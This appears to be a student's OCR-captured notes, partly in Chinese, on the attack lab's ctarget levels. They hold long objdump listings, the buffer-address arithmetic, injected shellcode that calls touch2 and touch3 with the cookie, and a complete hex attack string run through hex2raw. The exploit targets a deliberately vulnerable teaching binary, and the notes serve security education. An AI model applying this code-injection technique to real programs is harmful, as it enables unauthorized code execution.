40129f:  69 c0 cd 76 00 00      imul   $0x76cd,%eax,%eax
4012a5:  89 44 24 d8            mov    %eax,-0x28(%rsp)
4012a9:  8b 44 24 dc            mov    -0x24(%rsp),%eax
4012ad:  69 c0 c1 bd 00 00      imul   $0xbdc1,%eax,%eax
4012b3:  89 44 24 dc            mov    %eax,-0x24(%rsp)
4012b7:  8b 44 24 e4            mov    -0x1c(%rsp),%eax
4012bb:  69 c0 e6 86 00 00      imul   $0x86e6,%eax,%eax
4012c1:  89 44 24 e4            mov    %eax,-0x1c(%rsp)
4012c5:  8b 44 24 f0            mov    -0x10(%rsp),%eax
4012c9:  69 c0 e6 31 00 00      imul   $0x31e6,%eax,%eax
4012cf:  89 44 24 f0            mov    %eax,-0x10(%rsp)
4012d3:  8b 44 24 e0            mov    -0x20(%rsp),%eax
4012d7:  69 c0 6a 95 00 00      imul   $0x956a,%eax,%eax
4012dd:  89 44 24 e0            mov    %eax,-0x20(%rsp)
4012e1:  8b 44 24 f0            mov    -0x10(%rsp),%eax
4012e5:  69 c0 91 bc 00 00      imul   $0xbc91,%eax,%eax
4012eb:  89 44 24 f0            mov    %eax,-0x10(%rsp)
4012ef:  8b 44 24 d8            mov    -0x28(%rsp),%eax
4012f3:  69 c0 9e 3b 00 00      imul   $0x3b9e,%eax,%eax
4012f9:  89 44 24 d8            mov    %eax,-0x28(%rsp)
4012fd:  8b 44 24 dc            mov    -0x24(%rsp),%eax
401301:  69 c0 b6 59 00 00      imul   $0x59b6,%eax,%eax
401307:  89 44 24 dc            mov    %eax,-0x24(%rsp)
40130b:  8b 44 24 e4            mov    -0x1c(%rsp),%eax
40130f:  69 c0 5d d5 00 00      imul   $0xd55d,%eax,%eax
401315:  89 44 24 e4            mov    %eax,-0x1c(%rsp)
401319:  8b 44 24 dc            mov    -0x24(%rsp),%eax
40131d:  69 c0 0b ae 00 00      imul   $0xae0b,%eax,%eax
401323:  89 44 24 dc            mov    %eax,-0x24(%rsp)
401327:  8b 44 24 f4            mov    -0xc(%rsp),%eax
40132b:  69 c0 93 65 00 00      imul   $0x6593,%eax,%eax
401331:  89 44 24 f4            mov    %eax,-0xc(%rsp)
401335:  8b 44 24 d4            mov    -0x2c(%rsp),%eax
401339:  69 c0 ae 8d 00 00      imul   $0x8dae,%eax,%eax
40133f:  89 44 24 d4            mov    %eax,-0x2c(%rsp)
401343:  8b 44 24 ec            mov    -0x14(%rsp),%eax
401347:  69 c0 29 83 00 00      imul   $0x8329,%eax,%eax
40134d:  89 44 24 ec            mov    %eax,-0x14(%rsp)
401351:  8b 44 24 e4            mov    -0x1c(%rsp),%eax
401355:  69 c0 02 5a 00 00      imul   $0x5a02,%eax,%eax
40135b:  89 44 24 e4            mov    %eax,-0x1c(%rsp)
40135f:  8b 44 24 dc            mov    -0x24(%rsp),%eax
401363:  69 c0 35 42 00 00      imul   $0x4235,%eax,%eax
401369:  89 44 24 dc            mov    %eax,-0x24(%rsp)
40136d:  8b 44 24 d0            mov    -0x30(%rsp),%eax
401371:  69 c0 53 4b 00 00      imul   $0x4b53,%eax,%eax
401377:  89 44 24 d0            mov    %eax,-0x30(%rsp)
40137b:  8b 44 24 e4            mov    -0x1c(%rsp),%eax
40137f:  69 c0 4f ea 00 00      imul   $0xea4f,%eax,%eax
```

```
401385:  89 44 24 e4           mov    %eax,-0x1c(%rsp)
401389:  8b 44 24 d0           mov    -0x30(%rsp),%eax
40138d:  69 c0 ad f7 00 00     imul   $0xf7ad,%eax,%eax
401393:  89 44 24 d0           mov    %eax,-0x30(%rsp)
401397:  8b 44 24 f4           mov    -0xc(%rsp),%eax
40139b:  69 c0 90 aa 00 00     imul   $0xaa90,%eax,%eax
4013a1:  89 44 24 f4           mov    %eax,-0xc(%rsp)
4013a5:  8b 44 24 d0           mov    -0x30(%rsp),%eax
4013a9:  69 c0 10 e9 00 00     imul   $0xe910,%eax,%eax
4013af:  89 44 24 d0           mov    %eax,-0x30(%rsp)
4013b3:  8b 44 24 f4           mov    -0xc(%rsp),%eax
4013b7:  69 c0 d2 4b 00 00     imul   $0x4bd2,%eax,%eax
4013bd:  89 44 24 f4           mov    %eax,-0xc(%rsp)
4013c1:  8b 44 24 e0           mov    -0x20(%rsp),%eax
4013c5:  69 c0 40 fb 00 00     imul   $0xfb40,%eax,%eax
4013cb:  89 44 24 e0           mov    %eax,-0x20(%rsp)
4013cf:  8b 44 24 d8           mov    -0x28(%rsp),%eax
4013d3:  69 c0 b3 c9 00 00     imul   $0xc9b3,%eax,%eax
4013d9:  89 44 24 d8           mov    %eax,-0x28(%rsp)
4013dd:  8b 44 24 d0           mov    -0x30(%rsp),%eax
4013e1:  69 c0 8d 6a 00 00     imul   $0x6a8d,%eax,%eax
4013e7:  89 44 24 d0           mov    %eax,-0x30(%rsp)
4013eb:  8b 44 24 d8           mov    -0x28(%rsp),%eax
4013ef:  69 c0 3e 2d 00 00     imul   $0x2d3e,%eax,%eax
4013f5:  89 44 24 d8           mov    %eax,-0x28(%rsp)
4013f9:  8b 44 24 f4           mov    -0xc(%rsp),%eax
4013fd:  69 c0 36 8b 00 00     imul   $0x8b36,%eax,%eax
401403:  89 44 24 f4           mov    %eax,-0xc(%rsp)
401407:  8b 44 24 f0           mov    -0x10(%rsp),%eax
40140b:  69 c0 31 ee 00 00     imul   $0xee31,%eax,%eax
401411:  89 44 24 f0           mov    %eax,-0x10(%rsp)
401415:  8b 44 24 f0           mov    -0x10(%rsp),%eax
401419:  69 c0 3c aa 00 00     imul   $0xaa3c,%eax,%eax
40141f:  89 44 24 f0           mov    %eax,-0x10(%rsp)
401423:  8b 44 24 e0           mov    -0x20(%rsp),%eax
401427:  69 c0 17 7c 00 00     imul   $0x7c17,%eax,%eax
40142d:  89 44 24 e0           mov    %eax,-0x20(%rsp)
401431:  8b 44 24 d0           mov    -0x30(%rsp),%eax
401435:  69 c0 e3 27 00 00     imul   $0x27e3,%eax,%eax
40143b:  89 44 24 d0           mov    %eax,-0x30(%rsp)
40143f:  8b 44 24 e8           mov    -0x18(%rsp),%eax
401443:  69 c0 3b f0 00 00     imul   $0xf03b,%eax,%eax
401449:  89 44 24 e8           mov    %eax,-0x18(%rsp)
40144d:  8b 44 24 ec           mov    -0x14(%rsp),%eax
401451:  69 c0 4e 77 00 00     imul   $0x774e,%eax,%eax
401457:  89 44 24 ec           mov    %eax,-0x14(%rsp)
40145b:  8b 44 24 e4           mov    -0x1c(%rsp),%eax
40145f:  69 c0 4b 7c 00 00     imul   $0x7c4b,%eax,%eax
401465:  89 44 24 e4           mov    %eax,-0x1c(%rsp)
401469:  8b 44 24 ec           mov    -0x14(%rsp),%eax
40146d:  69 c0 c1 4b 00 00     imul   $0x4bc1,%eax,%eax
401473:  89 44 24 ec           mov    %eax,-0x14(%rsp)
```

```
401477: 8b 44 24 ec          mov   -0x14(%rsp),%eax
40147b: 69 c0 8f 98 00 00    imul  $0x988f,%eax,%eax
401481: 89 44 24 ec          mov   %eax,-0x14(%rsp)
401485: 8b 44 24 d4          mov   -0x2c(%rsp),%eax
401489: 69 c0 d5 66 00 00    imul  $0x66d5,%eax,%eax
40148f: 89 44 24 d4          mov   %eax,-0x2c(%rsp)
401493: 8b 44 24 f0          mov   -0x10(%rsp),%eax
401497: 69 c0 72 da 00 00    imul  $0xda72,%eax,%eax
40149d: 89 44 24 f0          mov   %eax,-0x10(%rsp)
4014a1: 8b 44 24 f4          mov   -0xc(%rsp),%eax
4014a5: 69 c0 d1 6b 00 00    imul  $0x6bd1,%eax,%eax
4014ab: 89 44 24 f4          mov   %eax,-0xc(%rsp)
4014af: 8b 44 24 e0          mov   -0x20(%rsp),%eax
4014b3: 69 c0 0c b7 00 00    imul  $0xb70c,%eax,%eax
4014b9: 89 44 24 e0          mov   %eax,-0x20(%rsp)
4014bd: 8b 44 24 d8          mov   -0x28(%rsp),%eax
4014c1: 69 c0 35 43 00 00    imul  $0x4335,%eax,%eax
4014c7: 89 44 24 d8          mov   %eax,-0x28(%rsp)
4014cb: 8b 44 24 ec          mov   -0x14(%rsp),%eax
4014cf: 69 c0 f6 ee 00 00    imul  $0xeef6,%eax,%eax
4014d5: 89 44 24 ec          mov   %eax,-0x14(%rsp)
4014d9: 8b 44 24 ec          mov   -0x14(%rsp),%eax
4014dd: 69 c0 1c 77 00 00    imul  $0x771c,%eax,%eax
4014e3: 89 44 24 ec          mov   %eax,-0x14(%rsp)
4014e7: 8b 44 24 e0          mov   -0x20(%rsp),%eax
4014eb: 69 c0 4f e7 00 00    imul  $0xe74f,%eax,%eax
4014f1: 89 44 24 e0          mov   %eax,-0x20(%rsp)
4014f5: 8b 44 24 e4          mov   -0x1c(%rsp),%eax
4014f9: 69 c0 81 4e 00 00    imul  $0x4e81,%eax,%eax
4014ff: 89 44 24 e4          mov   %eax,-0x1c(%rsp)
401503: 8b 44 24 d0          mov   -0x30(%rsp),%eax
401507: 69 c0 97 25 00 00    imul  $0x2597,%eax,%eax
40150d: 89 44 24 d0          mov   %eax,-0x30(%rsp)
401511: 8b 44 24 d0          mov   -0x30(%rsp),%eax
401515: 69 c0 b3 21 00 00    imul  $0x21b3,%eax,%eax
40151b: 89 44 24 d0          mov   %eax,-0x30(%rsp)
40151f: 8b 44 24 f0          mov   -0x10(%rsp),%eax
401523: 69 c0 9a e9 00 00    imul  $0xe99a,%eax,%eax
401529: 89 44 24 f0          mov   %eax,-0x10(%rsp)
40152d: 8b 44 24 d8          mov   -0x28(%rsp),%eax
401531: 69 c0 5d f0 00 00    imul  $0xf05d,%eax,%eax
401537: 89 44 24 d8          mov   %eax,-0x28(%rsp)
40153b: 8b 44 24 e8          mov   -0x18(%rsp),%eax
40153f: 69 c0 fd 07 00 00    imul  $0x7fd,%eax,%eax
401545: 89 44 24 e8          mov   %eax,-0x18(%rsp)
401549: 8b 44 24 d8          mov   -0x28(%rsp),%eax
40154d: 69 c0 c1 8c 00 00    imul  $0x8cc1,%eax,%eax
401553: 89 44 24 d8          mov   %eax,-0x28(%rsp)
401557: 8b 44 24 f4          mov   -0xc(%rsp),%eax
40155b: 69 c0 ef 70 00 00    imul  $0x70ef,%eax,%eax
401561: 89 44 24 f4          mov   %eax,-0xc(%rsp)
401565: 8b 44 24 d4          mov   -0x2c(%rsp),%eax
```

```
401569: 69 c0 ed 84 00 00    imul   $0x84ed,%eax,%eax
40156f: 89 44 24 d4          mov    %eax,-0x2c(%rsp)
401573: 8b 44 24 d8          mov    -0x28(%rsp),%eax
401577: 69 c0 ad 55 00 00    imul   $0x55ad,%eax,%eax
40157d: 89 44 24 d8          mov    %eax,-0x28(%rsp)
401581: 8b 44 24 d4          mov    -0x2c(%rsp),%eax
401585: 69 c0 86 ef 00 00    imul   $0xef86,%eax,%eax
40158b: 89 44 24 d4          mov    %eax,-0x2c(%rsp)
40158f: 8b 44 24 e0          mov    -0x20(%rsp),%eax
401593: 69 c0 1c c7 00 00    imul   $0xc71c,%eax,%eax
401599: 89 44 24 e0          mov    %eax,-0x20(%rsp)
40159d: 8b 44 24 d8          mov    -0x28(%rsp),%eax
4015a1: 69 c0 04 f1 00 00    imul   $0xf104,%eax,%eax
4015a7: 89 44 24 d8          mov    %eax,-0x28(%rsp)
4015ab: 8b 44 24 f0          mov    -0x10(%rsp),%eax
4015af: 69 c0 27 01 00 00    imul   $0x127,%eax,%eax
4015b5: 89 44 24 f0          mov    %eax,-0x10(%rsp)
4015b9: 8b 44 24 d4          mov    -0x2c(%rsp),%eax
4015bd: 69 c0 39 93 00 00    imul   $0x9339,%eax,%eax
4015c3: 89 44 24 d4          mov    %eax,-0x2c(%rsp)
4015c7: 8b 44 24 f0          mov    -0x10(%rsp),%eax
4015cb: 69 c0 78 89 00 00    imul   $0x8978,%eax,%eax
4015d1: 89 44 24 f0          mov    %eax,-0x10(%rsp)
4015d5: 8b 44 24 e4          mov    -0x1c(%rsp),%eax
4015d9: 69 c0 de 4b 00 00    imul   $0x4bde,%eax,%eax
4015df: 89 44 24 e4          mov    %eax,-0x1c(%rsp)
4015e3: 8b 44 24 dc          mov    -0x24(%rsp),%eax
4015e7: 69 c0 1e 58 00 00    imul   $0x581e,%eax,%eax
4015ed: 89 44 24 dc          mov    %eax,-0x24(%rsp)
4015f1: 8b 44 24 f4          mov    -0xc(%rsp),%eax
4015f5: 69 c0 e2 c4 00 00    imul   $0xc4e2,%eax,%eax
4015fb: 89 44 24 f4          mov    %eax,-0xc(%rsp)
4015ff: 8b 44 24 e4          mov    -0x1c(%rsp),%eax
401603: 69 c0 93 06 00 00    imul   $0x693,%eax,%eax
401609: 89 44 24 e4          mov    %eax,-0x1c(%rsp)
40160d: 8b 44 24 f4          mov    -0xc(%rsp),%eax
401611: 69 c0 9f a7 00 00    imul   $0xa79f,%eax,%eax
401617: 89 44 24 f4          mov    %eax,-0xc(%rsp)
40161b: 8b 44 24 d8          mov    -0x28(%rsp),%eax
40161f: 69 c0 5e f1 00 00    imul   $0xf15e,%eax,%eax
401625: 89 44 24 d8          mov    %eax,-0x28(%rsp)
401629: 8b 44 24 ec          mov    -0x14(%rsp),%eax
40162d: 69 c0 1d af 00 00    imul   $0xaf1d,%eax,%eax
401633: 89 44 24 ec          mov    %eax,-0x14(%rsp)
401637: 8b 44 24 f4          mov    -0xc(%rsp),%eax
40163b: 69 c0 f7 27 00 00    imul   $0x27f7,%eax,%eax
401641: 89 44 24 f4          mov    %eax,-0xc(%rsp)
401645: 8b 44 24 d0          mov    -0x30(%rsp),%eax
401649: 69 c0 af ad 00 00    imul   $0xadaf,%eax,%eax
40164f: 89 44 24 d0          mov    %eax,-0x30(%rsp)
401653: 8b 44 24 dc          mov    -0x24(%rsp),%eax
401657: 69 c0 c9 24 00 00    imul   $0x24c9,%eax,%eax
```


```
40165d:  89 44 24 dc          mov    %eax,-0x24(%rsp)
401661:  ba 00 00 00 00       mov    $0x0,%edx
401666:  b8 00 00 00 00       mov    $0x0,%eax
40166b:  eb 0b                jmp    401678 <scramble+0x52e>
40166d:  89 d1             mov    %edx,%ecx
40166f:  8b 4c 8c d0          mov    -0x30(%rsp,%rcx,4),%ecx
401673:  01 c8             add    %ecx,%eax
401675:  83 c2 01             add    $0x1,%edx
401678:  83 fa 09             cmp    $0x9,%edx
40167b:  76 f0             jbe    40166d <scramble+0x523>
40167d:  f3 c3             repz retq

000000000040167f <getbuf>:
40167f:  48 83 ec 18          sub    $0x18,%rsp
401683:  48 89 e7             mov    %rsp,%rdi
401686:  e8 59 02 00 00       callq  4018e4 <Gets>
40168b:  b8 01 00 00 00       mov    $0x1,%eax
401690:  48 83 c4 18          add    $0x18,%rsp
401694:  c3                retq
```

// rsp 生长24 Bytes

24B

开辟缓冲区的首地址: 0x55654c98



小端存储.

1 Byte用2位Hex表示.

```
0000000000401695 <touch1>:
401695:  48 83 ec 08          sub    $0x8,%rsp
401699:  c7 05 59 2e 20 00 01       movl   $0x1,0x202e59(%rip)        # 6044fc <vlevel>
4016a0:  00 00 00
4016a3:  bf 87 2d 40 00       mov    $0x402d87,%edi
4016a8:  e8 33 f5 ff ff       callq  400be0 <puts@plt>
4016ad:  bf 01 00 00 00       mov    $0x1,%edi
4016b2:  e8 e8 03 00 00       callq  401a9f <validate>
4016b7:  bf 00 00 00 00       mov    $0x0,%edi
4016bc:  e8 6f f6 ff ff       callq  400d30 <exit@plt>
```

my cookie: 0x3d9549ca

```
00000000004016c1 <touch2>:
4016c1:  48 83 ec 08          sub    $0x8,%rsp
4016c5:  89 fa             mov    %edi,%edx
4016c7:  c7 05 2b 2e 20 00 02       movl   $0x2,0x202e2b(%rip)        # 6044fc <vlevel>
4016ce:  00 00 00
4016d1:  39 3d 2d 2e 20 00    cmp    %edi,0x202e2d(%rip)        # 604504 <cookie>
4016d7:  74 28             je    401701 <touch2+0x40>
4016d9:  be d8 2d 40 00       mov    $0x402dd8,%esi
4016de:  bf 01 00 00 00       mov    $0x1,%edi
4016e3:  b8 00 00 00 00       mov    $0x0,%eax
4016e8:  e8 03 f6 ff ff       callq  400cf0 <__printf_chk@plt>
4016ed:  bf 02 00 00 00       mov    $0x2,%edi
4016f2:  e8 6d 04 00 00       callq  401b64 <fail>
4016f7:  bf 00 00 00 00       mov    $0x0,%edi
4016fc:  e8 2f f6 ff ff       callq  400d30 <exit@plt>
401701:  be b0 2d 40 00       mov    $0x402db0,%esi
401706:  bf 01 00 00 00       mov    $0x1,%edi
40170b:  b8 00 00 00 00       mov    $0x0,%eax
401710:  e8 db f5 ff ff       callq  400cf0 <__printf_chk@plt>
401715:  bf 02 00 00 00       mov    $0x2,%edi
40171a:  e8 80 03 00 00       callq  401a9f <validate>
```

gcc -c attack2.s


攻击代码段: objdump -d attack2.o>txt

mov $0x3d9549ca, %rdi

pushq. 0x4016c1 //转到touch2

retq

待注入字符串:



```
0000000000000000 <.text>:
   0:   48 c7 c7 ca 49 95 3d    mov    $0x3d9549ca,%rdi
   7:   68 c1 16 40 00          pushq  $0x4016c1
   c:   c3                      retq
```

```
  40171f:	eb d6                	jmp    4016f7 <touch2+0x36>

0000000000401721 <hexmatch>:
  401721:	41 54                	push   %r12
  401723:	55                   	push   %rbp
  401724:	53                   	push   %rbx
  401725:	48 83 ec 70          	sub    $0x70,%rsp      // 开辟112B缓冲区 => 字符串地址存
  401729:	89 fd                	mov    %edi,%ebp
  40172b:	48 89 f3             	mov    %rsi,%rbx
  40172e:	e8 7d f5 ff ff       	callq  400cb0 <random@plt>
  401733:	48 89 c1             	mov    %rax,%rcx
  401736:	48 ba 0b d7 a3 70 3d 	movabs $0xa3d70a3d70a3d70b,%rdx
  40173d:	0a d7 a3 
  401740:	48 f7 ea             	imul   %rdx
  401743:	48 01 ca             	add    %rcx,%rdx
  401746:	48 c1 fa 06          	sar    $0x6,%rdx
  40174a:	48 89 c8             	mov    %rcx,%rax
  40174d:	48 c1 f8 3f          	sar    $0x3f,%rax
  401751:	48 29 c2             	sub    %rax,%rdx
  401754:	48 8d 04 92          	lea    (%rdx,%rdx,4),%rax
  401758:	48 8d 14 80          	lea    (%rax,%rax,4),%rdx
  40175c:	48 8d 04 95 00 00 00 	lea    0x0(,%rdx,4),%rax
  401763:	00 
  401764:	48 29 c1             	sub    %rax,%rcx
  401767:	4c 8d 24 0c          	lea    (%rsp,%rcx,1),%r12
  40176b:	41 89 e8             	mov    %ebp,%r8d
  40176e:	b9 a4 2d 40 00       	mov    $0x402da4,%ecx
  401773:	48 c7 c2 ff ff ff ff 	mov    $0xffffffffffffffff,%rdx
  40177a:	be 01 00 00 00       	mov    $0x1,%esi
  40177f:	4c 89 e7             	mov    %r12,%rdi
  401782:	b8 00 00 00 00       	mov    $0x0,%eax
  401787:	e8 d4 f5 ff ff       	callq  400d60 <__sprintf_chk@plt>
  40178c:	ba 09 00 00 00       	mov    $0x9,%edx
  401791:	4c 89 e6             	mov    %r12,%rsi
  401794:	48 89 df             	mov    %rbx,%rdi
  401797:	e8 24 f4 ff ff       	callq  400bc0 <strncmp@plt>
  40179c:	85 c0                	test   %eax,%eax
  40179e:	0f 94 c0             	sete   %al
  4017a1:	0f b6 c0             	movzbl %al,%eax
  4017a4:	48 83 c4 70          	add    $0x70,%rsp
  4017a8:	5b                   	pop    %rbx
  4017a9:	5d                   	pop    %rbp
  4017aa:	41 5c                	pop    %r12
  4017ac:	c3                   	retq   
```

(begin addr. of buffer)

ret. to

path: Getbuf:: buf -> ^ exploition code -> ret. to touch3()

goal: 使ctarget在getbuf()后执行touch3()而不返回test，并给touch3传入

param: cookie的字符串表示(高位到低位，8个hex，无0x)

3d9549ca = 33 64 39 35 34 39 63 61 00 '\0'

```
00000000004017ad <touch3>:
  4017ad:	53                   	push   %rbx
  4017ae:	48 89 fb             	mov    %rdi,%rbx
  4017b1:	c7 05 41 2d 20 00 03 	movl   $0x3,0x202d41(%rip)        # 6044fc <vlevel>
  4017b8:	00 00 00 
  4017bb:	48 89 fe             	mov    %rdi,%rsi
  4017be:	8b 3d 40 2d 20 00    	mov    0x202d40(%rip),%edi        # 604504 <cookie>
```


攻击代码：
(l3-exploition.s)：

```
mov    ____ ,%rdi    ；设置参数，cookie字符串首地址
pushq  $4017ad       ；touch3()
retq
```

buf.get ret.addr.


0x55654c98+0x18+0x8

=0x55654cb8



gcc -c l3-exploition.s

objdump -d l3-exploition.o > l3-exploition.txt



```
l3-exploition.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 b8 4c 65 55    mov    $0x55654cb8,%rdi
   7:   68 ad 17 40 00          pushq  $0x4017ad
   c:   c3                      retq
```

编写 l3-attack.txt(最终攻击字符串)

l3-attack.txt:

addr.

```
48 c7 c7 b8 4c 65 55 68
ad 17 40 00 c3 00 00 00
00 00 00 00 00 00 00 00      代码
98 4c 65 55 00 00 00 00      代码始址
33 64 39 35 34 39 63 61 00 (input)
```

then ./hex2raw <l3-attack.txt> l3-attack-raw.txt

./ctarget -qi l3-attack-raw.txt

```
  4017c4:  e8 58 ff ff ff          callq  401721 <hexmatch>
  4017c9:  85 c0                test   %eax,%eax
  4017cb:  74 2b                je     4017f8 <touch3+0x4b>
  4017cd:  48 89 da                mov    %rbx,%rdx
  4017d0:  be 00 2e 40 00          mov    $0x402e00,%esi
  4017d5:  bf 01 00 00 00          mov    $0x1,%edi
  4017da:  b8 00 00 00 00          mov    $0x0,%eax
  4017df:  e8 0c f5 ff ff          callq  400cf0 <__printf_chk@plt>
  4017e4:  bf 03 00 00 00          mov    $0x3,%edi
  4017e9:  e8 b1 02 00 00          callq  401a9f <validate>
  4017ee:  bf 00 00 00 00          mov    $0x0,%edi
  4017f3:  e8 38 f5 ff ff          callq  400d30 <exit@plt>
  4017f8:  48 89 da                mov    %rbx,%rdx
  4017fb:  be 28 2e 40 00          mov    $0x402e28,%esi
  401800:  bf 01 00 00 00          mov    $0x1,%edi
  401805:  b8 00 00 00 00          mov    $0x0,%eax
  40180a:  e8 e1 f4 ff ff          callq  400cf0 <__printf_chk@plt>
  40180f:  bf 03 00 00 00          mov    $0x3,%edi
  401814:  e8 4b 03 00 00          callq  401b64 <fail>
  401819:  eb d3                   jmp    4017ee <touch3+0x41>

000000000040181b <test>:
  40181b:  48 83 ec 08             sub    $0x8,%rsp
  40181f:  b8 00 00 00 00          mov    $0x0,%eax
  401824:  e8 56 fe ff ff          callq  40167f <getbuf>
  401829:  89 c2                mov    %eax,%edx
  40182b:  be 50 2e 40 00          mov    $0x402e50,%esi
  401830:  bf 01 00 00 00          mov    $0x1,%edi
  401835:  b8 00 00 00 00          mov    $0x0,%eax
  40183a:  e8 b1 f4 ff ff          callq  400cf0 <__printf_chk@plt>
  40183f:  48 83 c4 08             add    $0x8,%rsp
  401843:  c3                   retq

0000000000401844 <save_char>:
  401844:  8b 05 da 38 20 00       mov    0x2038da(%rip),%eax        # 605124 <gets_cnt>
  40184a:  3d ff 03 00 00          cmp    $0x3ff,%eax
  40184f:  7f 49                jg     40189a <save_char+0x56>
  401851:  89 f9                mov    %edi,%ecx
  401853:  c0 e9 04                shr    $0x4,%cl
  401856:  8d 14 40                lea    (%rax,%rax,2),%edx
  401859:  83 e1 0f                and    $0xf,%ecx
  40185c:  0f b6 b1 20 31 40 00       movzbl 0x403120(%rcx),%esi
  401863:  48 63 ca                movslq %edx,%rcx
  401866:  40 88 b1 20 45 60 00       mov    %sil,0x604520(%rcx)
  40186d:  8d 4a 01                lea    0x1(%rdx),%ecx
  401870:  83 e7 0f                and    $0xf,%edi
  401873:  0f b6 b7 20 31 40 00       movzbl 0x403120(%rdi),%esi
  40187a:  48 63 c9                movslq %ecx,%rcx
  40187d:  40 88 b1 20 45 60 00       mov    %sil,0x604520(%rcx)
  401884:  83 c2 02                add    $0x2,%edx
  401887:  48 63 d2                movslq %edx,%rdx
  40188a:  c6 82 20 45 60 00 20       movb   $0x20,0x604520(%rdx)
  401891:  83 c0 01              add    $0x1,%eax
  401894:  89 05 8a 38 20 00     mov    %eax,0x20388a(%rip)        # 605124 <gets_cnt>
  40189a:  f3 c3           repz retq

000000000040189c <save_term>:
  40189c:  8b 05 82 38 20 00     mov    0x203882(%rip),%eax        # 605124 <gets_cnt>
  4018a2:  8d 04 40              lea    (%rax,%rax,2),%eax
  4018a5:  48 98           cltq
  4018a7:  c6 80 20 45 60 00 00        movb   $0x0,0x604520(%rax)
  4018ae:  c3              retq

00000000004018af <check_fail>:
  4018af:  48 83 ec 08           sub    $0x8,%rsp
  4018b3:  0f be 15 6e 38 20 00        movsbl 0x20386e(%rip),%edx        # 605128 <target_prefix>
  4018ba:  41 b8 20 45 60 00     mov    $0x604520,%r8d
  4018c0:  8b 0d 32 2c 20 00     mov    0x202c32(%rip),%ecx        # 6044f8 <check_level>
  4018c6:  be 73 2e 40 00        mov    $0x402e73,%esi
  4018cb:  bf 01 00 00 00        mov    $0x1,%edi
  4018d0:  b8 00 00 00 00        mov    $0x0,%eax
  4018d5:  e8 16 f4 ff ff        callq  400cf0 <__printf_chk@plt>
  4018da:  bf 01 00 00 00        mov    $0x1,%edi
  4018df:  e8 4c f4 ff ff        callq  400d30 <exit@plt>

00000000004018e4 <Gets>:
  4018e4:  41 54           push   %r12
  4018e6:  55              push   %rbp
  4018e7:  53              push   %rbx
  4018e8:  49 89 fc              mov    %rdi,%r12
  4018eb:  c7 05 2f 38 20 00 00        movl   $0x0,0x20382f(%rip)        # 605124 <gets_cnt>
  4018f2:  00 00 00
  4018f5:  48 89 fb              mov    %rdi,%rbx
  4018f8:  eb 11           jmp    40190b <Gets+0x27>
  4018fa:  48 8d 6b 01           lea    0x1(%rbx),%rbp
  4018fe:  88 03           mov    %al,(%rbx)
  401900:  0f b6 f8              movzbl %al,%edi
  401903:  e8 3c ff ff ff        callq  401844 <save_char>
  401908:  48 89 eb              mov    %rbp,%rbx
  40190b:  48 8b 3d de 2b 20 00        mov    0x202bde(%rip),%rdi        # 6044f0 <infile>
  401912:  e8 a9 f3 ff ff        callq  400cc0 <_IO_getc@plt>
  401917:  83 f8 ff        cmp    $0xffffffff,%eax
  40191a:  74 05           je     401921 <Gets+0x3d>
  40191c:  83 f8 0a              cmp    $0xa,%eax
  40191f:  75 d9           jne    4018fa <Gets+0x16>
  401921:  c6 03 00              movb   $0x0,(%rbx)
  401924:  b8 00 00 00 00        mov    $0x0,%eax
  401929:  e8 6e ff ff ff        callq  40189c <save_term>
  40192e:  4c 89 e0              mov    %r12,%rax
  401931:  5b              pop    %rbx
  401932:  5d              pop    %rbp
  401933:  41 5c           pop    %r12
  401935:  c3              retq
```

```
0000000000401936 <notify_server>:
  401936:  83 3d cb 2b 20 00 00       cmpl   $0x0,0x202bcb(%rip)        # 604508 <is_checker>
  40193d:  0f 85 5a 01 00 00      jne    401a9d <notify_server+0x167>
  401943:  55                   push   %rbp
  401944:  53                   push   %rbx
  401945:  48 81 ec 08 40 00 00       sub    $0x4008,%rsp
  40194c:  89 fb                mov    %edi,%ebx
  40194e:  8b 05 d0 37 20 00     mov    0x2037d0(%rip),%eax        # 605124 <gets_cnt>
  401954:  83 c0 64              add    $0x64,%eax
  401957:  3d 00 20 00 00        cmp    $0x2000,%eax
  40195c:  0f 8f c0 00 00 00     jg     401a22 <notify_server+0xec>
  401962:  0f be 05 bf 37 20 00 movsbl 0x2037bf(%rip),%eax        # 605128 <target_prefix>
  401969:  83 3d 18 2b 20 00 00       cmpl   $0x0,0x202b18(%rip)        # 604488 <notify>
  401970:  0f 84 ca 00 00 00     je     401a40 <notify_server+0x10a>
  401976:  8b 15 84 2b 20 00     mov    0x202b84(%rip),%edx        # 604500 <authkey>
  40197c:  85 db                test   %ebx,%ebx
  40197e:  0f 84 c6 00 00 00     je     401a4a <notify_server+0x114>
  401984:  bd 89 2e 40 00        mov    $0x402e89,%ebp
  401989:  68 20 45 60 00        pushq  $0x604520
  40198e:  56                   push   %rsi
  40198f:  50                   push   %rax
  401990:  52                   push   %rdx
  401991:  49 89 e9              mov    %rbp,%r9
  401994:  44 8b 05 ad 27 20 00       mov    0x2027ad(%rip),%r8d        # 604148 <target_id>
  40199b:  b9 93 2e 40 00        mov    $0x402e93,%ecx
  4019a0:  ba 00 20 00 00        mov    $0x2000,%edx
  4019a5:  be 01 00 00 00        mov    $0x1,%esi
  4019aa:  48 8d bc 24 20 20 00       lea    0x2020(%rsp),%rdi
  4019b1:  00
  4019b2:  b8 00 00 00 00        mov    $0x0,%eax
  4019b7:  e8 a4 f3 ff ff        callq  400d60 <__sprintf_chk@plt>
  4019bc:  48 83 c4 20           add    $0x20,%rsp
  4019c0:  83 3d c1 2a 20 00 00       cmpl   $0x0,0x202ac1(%rip)        # 604488 <notify>
  4019c7:  0f 84 b4 00 00 00     je     401a81 <notify_server+0x14b>
